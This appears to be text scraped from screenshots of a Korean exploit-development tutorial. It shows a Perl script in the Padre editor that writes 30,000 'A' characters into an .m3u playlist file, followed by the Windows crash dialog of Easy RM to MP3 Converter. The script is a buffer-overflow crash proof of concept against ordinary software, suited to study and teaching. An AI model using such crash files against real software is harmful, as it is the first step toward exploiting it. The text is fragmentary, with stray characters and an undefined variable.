AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA셌A
확인


Padre
파일(F) 편집(E) 찾기(S) 보기(V) 펄(P) Refactor 실행(R) Debug Tools 창(W) 도움말(H)
*저장하지 않은 문서 1
1 my $file= "crash25000.m3u";
2
3 my $junk= "\x41" x 30000;
4
5 open($FILE, ">$file");
6
7 print $FILE $junk.$junk2;
8
9 close($FILE);
10
11 print "m3u File Created Succesfully\n";
Perl 5 WIN 3,24 18% R


Easy RM to MP3 Converter
Easy RM to MP3 Converter
Easy RM to MP3 Converter에 문제가 있어서 프로그램을 종료해야 합니다. 불편을 끼쳐드려서 죄송합니다.
어떤 작업 중이었다면, 작업 중이던 정보를 잃게 됩니다.
이 문제에 대해 Microsoft에게 전달하고자 하는 의견을 적으십시오. Microsoft로 보낼 수 있는 오류 보고를 작성했습니다. 이 내용은 기밀로 간주되며 익명으로 관리합니다.
이 오류에 관한 자세한 정보를 보려면,
여기를 클릭하십시오.
오류 보고 보냄(S)
보내지 않음(D)

Question